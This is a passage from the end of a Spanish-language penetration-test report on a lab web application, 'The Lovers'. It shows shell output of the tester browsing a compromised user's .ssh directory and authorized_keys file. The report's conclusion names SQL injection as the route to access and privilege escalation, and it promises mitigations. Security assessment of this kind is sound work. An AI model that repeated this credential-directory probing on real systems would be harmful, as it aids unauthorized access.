drwx----- 2 student student 4096 May  5  2025 .cache
-rw-r--r--  1 student student  807 Mar 31 2024 .profile
drwx----- 2 student student 4096 May  5  2025 .ssh
-rw-r--r--  1 student student    0 May  5  2025 .sudo_as_admin_successful
student@lovers-lab:~$ cd .ssh
student@lovers-lab:~/ssh$ ls -la
total 8
drwx----- 2 student student 4096 May  5  2025 .
drwxr-x--- 4 student student 4096 Jul 25 19:49 ..
-rw-----  1 student student    0 May  5  2025 authorized_keys
```

Se procede a acceder y visualizar el archivo authorized\_keys

## Conclusion

La aplicación web The Lovers sufre de fallas de seguridad bastante amplias, destacando la más importante que es la que permite el acceso al sistema y la escalada de privilegios la SQL injection, catalogada en el OWASP10 como A03, estando en dicha posición en la escala de criticidad dentro de la lista.

Se procede a ofrecer un programa de mitigación y medidas a llevar a cabo para la solución de las vulnerabilidades localizadas, así como un plan de implementación para una mejora de los sistemas.

